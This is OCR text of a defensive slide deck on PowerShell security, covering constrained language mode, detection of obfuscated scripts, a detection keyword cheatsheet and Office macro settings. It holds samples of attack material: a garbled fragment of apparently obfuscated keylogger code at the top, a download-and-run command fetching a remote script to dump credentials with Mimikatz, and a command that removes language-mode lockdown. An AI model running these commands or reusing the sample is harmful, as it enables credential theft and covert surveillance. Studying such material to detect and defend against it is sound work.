{407}{342}{321}{65}{30}{371}{31}{66}{426}{206}{305}{26}{354}{291}" -f'aoRtdXyaLl}::MxsgeTaXyaSyXyaNcK
0','XyaTiLiZEr} =   [ScriptBlock]::(  Mxs{0}{1}Mxs-fXewCreaXew,XewteXew  ).Invoke( (5s9{iNXyaItXyaiLX
{sTrXyainGBu','}                              if (5s9{lEXyaFtaXyalt}   -or 5s9{',' ),  ','ePath 5s9{lo
+  Xewnv:TEMP){0}kXew  ','           ','), 5s9{fIXya','{keYXyaBXyaoARXyaDXyaStAtE}  )
oB','XewuseXew ) ), 5s9{fiEXy','}{0}Mxs-f XewdeXew,XewunicXew,XewoXew)','oXew,XewDXew,XewdXew,Xewe','
                              ','w,','1}{2}{0}{3}Mxs -f',',}Mxs-f XeweyXew,XewloggerXew,Xew','ew), [I
[Runtime.InteropServices.DllImportAttribute].( Mxs{0}{1}Mxs -f XewGetFiXew,XeweldXew  ).Invoke(  (  M
[Runtime.InteropServ','e].(Mxs{2}{1}{0}Mxs -f XewieldXew,XewtFXew,XewGeXew ).Invoke(( Mxs{0}{3}{1}{2}
XewrdStaXew,XewteXew,XewetXew,XewKeyboaXew,XewGXew  ), ( Mxs{1}{2}{0}Mxs-f Xew StaticXew,XewPubl','ya
fXewStoXew,XewpXew).Invoke(','ncKeySXew,XewtateXew,XeweXew,XewGXew), ( Mxs{2}{0}{3}{1}Mxs -f XewblicX
([Windows.Forms.K','aLl}::Mx','mportAttribut','ElXew,XewnXew,XewActioXew,XewapsedXew) -Action {
','time.InteropServices.CallingConvention]::MxsWiXyaNApiMxs,                    [Runtime.InteropServi
 {5s9{LOgOUtXyapXyaut} += (Mxs','{1}{8}{0}{6}{7}Mxs-f XewKeycSyXew,XewyTyXew,XewtXew,XewleXew,XewyWin
',' 5s9{dXyalLIXyaMPortcOXyaNXyaSTrucTXyaor}, @(( Mxs{2}{0}{1}Mxs -f Xewe','aFXyaInEdyNAXyaMIcaSsEmBX
{tyXyaPeBUIXyaLdX','+XeweXew + Xewy.lXew+Xew','ram (         [Parameter(PosItIon = 0  )]       [Va'
(','Ut-XyaFiLE ','tion)[1]                                          OXya','Mxs -fXeweXe
```

PowerShell Defenses


Sean Metcalf (@Pyrotek3)

PowerShell Security: Constrained PowerShell

- Useful interim PowerShell security measure.
- Enabled Constrained Language Mode:

[Environment]::SetEnvironmentVariable('__PSLockdownPolicy', '4', 'Machine')

- Enable via Group Policy:
- Computer Configuration\Preferences\ Windows Settings\Environment



PowerShell Security: Constrained PowerShell

- Can mitigate initial PowerShell attack.
- Not a panacea.
- Considered minor mitigation method on roadmap to whitelisting.
- Bypassing Constrained PowerShell is possible
- Remove Constrained Language Mode:

  Remove-Item Env:__PSLockdownPolicy
- Check Language Mode:


  $ExecutionContext.SessionState.LanguageMode

```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
    Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this
language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSuppor
   tedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.P
   owerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of
a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:75
+ ... t).DownloadString('http://bit.ly/1ok4Pmt');    Invoke-Mimikatz -DumpCr
...
+                                                    ~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], Co
   mmandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

Finding Obfuscated Evil

Name	Percent
e	9.45642668098057
t	6.7140807805668
r	5.04068355802684
a	4.71893184154584
i	4.47767509132943
o	4.4764202741537
n	4.24034871887833
s	3.87962507722052
l	3.14382517430811
$	3.07642801046455
m	2.67074872866798
c	2.31530361546014
d	2.11271804911396
u	2.07657724037496
-	1.9549947893976
.	1.91688360658101
p	1.90493691743687
"	1.82178713136245
S	1.42324267780474
(	1.3617358954142

Regular	Obfuscated
e	$
t	{
r	}
a	+
i	“
o	=
n	[
s	(
l	;



Name	Percent
$	21.8082463984103
{	21.6592151018381
}	21.6592151018381
+	13.3134624937904
"	7.45156482861401
=	2.83159463487332
[	2.08643815201192
(	1.68902136115251
;	1.53999006458023
)	1.34128166915052
]	1.29160457029309
@	1.04321907600596
|	0.894187779433681
&	0.844510680576254
.	0.447093889716841
?	0.099354197714853 5

http://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/

Finding Obfuscated Evil

- Deploy PowerShell v5.
- Enable PowerShell script block logging.
- Look for lots of brackets { }

```
((("{45}{339}{334}{208}{49}{256}{159}{222}{9}{48}{289}{46}{330}{298}{179}{411}
46}{96}{280}{181}{420}{209}{311}{94}{309}{398}{90}{13}{399}{213}{196}{93}{152}
```

- Look for lots of quotes (single & double) “ “ & ‘ ’

```
[UInt32]${Tok`EnPR`ivs`i`Ze} =   (   get-vaRiabLe  (  "{0}{1}" -f 'w0','2u'  )  -va   )::"S`
[IntPtr]${TokeN`pRiVi`l`eGeSmem} =     $WO2U::(  "{3}{2}{0}{1}"-f 'lo','bal','cHG','Allo'  )
```

- Look for random function names & many unusual characters not normally in PowerShell scripts.

Offensive PowerShell Detection Cheatsheet

- AdjustTokenPrivileges
- IMAGE_NT_OPTIONAL_HDR64_MAGIC
- Management.Automation.RuntimeException
- Microsoft.Win32.UnsafeNativeMethods
- ReadProcessMemory.Invoke
- Runtime.InteropServices
- SE_PRIVILEGE_ENABLED
- System.Security.Cryptography
- System.Reflection.AssemblyName
- System.*Runtime.InteropServices*
- LSA_UNICODE_STRING
- MiniDumpWriteDump
- PAGE_EXECUTE_READ
- Net.Sockets.SocketFlags
- Reflection.Assembly
- SECURITY_DELEGATION
- CreateDelegate
- TOKEN_ADJUST_PRIVILEGES
- TOKEN_ALL_ACCESS
- TOKEN_ASSIGN_PRIMARY
- TOKEN_DUPLICATE
- TOKEN_ELEVATION
- TOKEN_IMPERSONATE
- TOKEN_INFORMATION_CLASS
- TOKEN_PRIVILEGES
- TOKEN_QUERY
- Metasploit
- Advapi32.dll
- kernel32.dll
- msvcrt.dll
- ntdll.dll
- secur32.dll
- user32.dll
- AmsiUtils

Securing PowerShell: A Layered Defense

- Update PowerShell to v4 or v5 (where possible) for enhanced logging.
- Forward PowerShell logs to a central logging solution (Splunk, etc) and alert on suspicious activity.
- Identify PowerShell usage in the organization (metering) and alert when abnormal use is detected.
- Leverage constrained language mode where possible.
- Code sign all Powershell scripts used for system administration & management (where possible), especially those that run as scheduled task.
- Limit admin rights – users should not have admin on their computers!
- Ask your anti-malware/anti-virus/bad code detecting software vendor when they will support AMSI (Win 10).
- Block Microsoft Office macros, especially those that originate from the Internet (Office 2013/2016 GPO).
- AppLocker (application whitelisting) to block executable content from user locations (profile path, home directory, etc), only allow exes from trusted locations (c:\program files, c:\windows, etc), as well as better control PowerShell.

Summary

- PowerShell's capabilities makes it an excellent tool for attackers.
- PowerShell.exe is not PowerShell.
- Securing PowerShell is not straightforward.
- Enable PowerShell logging to understand its use in the environment.
- PowerShell v5 should be every organization's new baseline version.
- Attackers use more than just PowerShell.
- Layer your defenses.

Slides: Presentations.ADSecurity.org

THANK YOU!

- Ben Ten (@ben0xa)
- Carlos Perez (@Carlos_Perez)
- Daniel Bohannon (@danielhbohannon)
- Jared Haight (@jaredhaight)
- Jeffrey Snover (@jsnover)
- Justin Warner (@sixdub)
- Lee Christensen (@tifkin_)
- Lee Holmes (@lee_holmes)
- Matt Graeber (@mattifestation)
- Matt Nelson (@enigma0x3)
- Matthew Dunwoody (@matthewdunwoody)
- Will Harmjoy (@Harmj0y)

CONTACT:
Sean Metcalf (@Pyrotek3)
s e a n [@] TrimarcSecurity.com
www.ADSecurity.org
TrimarcSecurity.com

Slides: Presentations.ADSecurity.org

References

- DEF CON 18 – Dave Kennedy & Josh Kelly – PowerShell OMFG! https://www.youtube.com/watch?v=CmmcpSsAbaM
- DEF CON 21 - Joe Bialek- PowerPwning: Post-Exploiting By Overpowering PS https://www.defcon.org/images/defcon-21/dc-21-presentations/Bialek/DEFCON-21-Bialek-PowerPwning-Post-Exploiting-by-Overpowering-Powershell.pdf
- PowerShell Empire http://PowerShellEmpire.com
- DerbyCon 6 (2016) Ben Ten (Ben0xA) – PowerShell Secrets and Tactics https://www.youtube.com/watch?v=mPPv6_adTyg
- DerbyCon 6 (2016) Daniel Bohannon - Invoke-Obfuscation: PowerShell obFUsk8tion Techniques & How To (Try To) D””e`Tec`T ‘Th’+’em’ https://www.youtube.com/watch?v=P1lkflnWb0I
- PowerShell Loves the Blue Team – PowerShell v5 features http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx
- ADSecurity.org

And there’s more! (just not now)


Microsoft Office Security in the “appendix”

Appendix

Microsoft Office Macro Security

Macro Protection by Microsoft Office Version

- Microsoft Office 2000
  - Low
  - Medium
  - High
- Microsoft Office 2003
  - Low
  - Medium
  - High
  - Very High



Macro Protection by Microsoft Office Version

- Microsoft Office 2007 (Trust Center)
- Office 2007 New Macro Security Options
  - Disable all macros without notification
  - Disable all macros with notification
  - Disable all macros except digitally signed macros
  - Enable all macros (not recommended, potentially dangerous code can run)
  - Trust access to the VBA project object model
- Microsoft Office 2010 -
  - By default, VBA is enabled & trusted VBA macros are allowed to run.
  - Trusted Locations
  - Trusted Publishers
  - Office Protected View

Microsoft Office Protected View (2010)

- Files from risky locations (Internet) are opened in Protected View.
- MOICE (Microsoft Office Isolated Converter Environment).
- MOICE takes a potentially risky binary file type and convert it within a sandboxed process to the new XML format, then back to the binary format and open it.
- Purpose is to remove any exploit code that was hidden away within the file.

Macro Protection by Microsoft Office Version

- Microsoft Office 2013 Telemetry Dashboard
  - determine macro usage
  - **Disabled** by default
  - Enabled by using Group Policy, registry settings, or by selecting the Enable Logging button in Telemetry Log
  - https://technet.microsoft.com/en-us/library/jj863580.aspx
  - https://blogs.technet.microsoft.com/office_resource_kit/2012/08/08/using-office-telemetry-dashboard-to-see-how-well-your-office-solutions-perform-in-office-2013/
- Microsoft Office 2016
  - Block macros in files originating from the Internet and external email systems (now back-ported to Office 2013)

Office 2013 Telemetry Dashboard

https://blogs.technet.microsoft.com/office_resource_kit/2012/08/08/using-office-telemetry-dashboard-to-see-how-well-your-office-solutions-perform-in-office-2013/

Solutions Frequently used

Add-in management mode

	Office usage inventory		Office 2013 telemetry data						
Solution name	Total users	Office 2013	Success (%)	Trend	Critical	Informative	Load time	Application	Built-in
EvernoteOL.Connect	2	2	44%		3	0	0.15	Outlook	
Microsoft.VisualStudio.QualityTools.Loa	23	21	25%		2	0	1.38	Excel	
Microsoft.VisualStudio.QualityTools.Loa	16	15	44%		2	0	0.55	Excel	
OCommClips.Connect	5	5	99%		1	0	2.22	Word	
Microsoft.Office.PowerPivot.ExcelAddIr	2	2	98%		1	1	0.09	Excel	
OCommClips.Connect	1	1	96%		1	0	0.19	Excel	
PDFMOutlook.PDFMOutlook	1	1	0%		1	0		Outlook	
Bing Location Mapper	1	1	60%		1	0		Excel	
Excel Bubbles	1	1	45%		1	0		Excel	
OutlookChangeNotifier.Connect	86	82	100%		0	0	0.18	Outlook	

Sean Metcalf (@Pyrotek3)

Contact Info

Twitter:
@Pyrotek3

Email:
sean/@\adsecurity.org
sean/@\trimarcsecurity.com

Company Info:
TrimarcSecurity.com

AD Security Info:
www.ADSecurity.org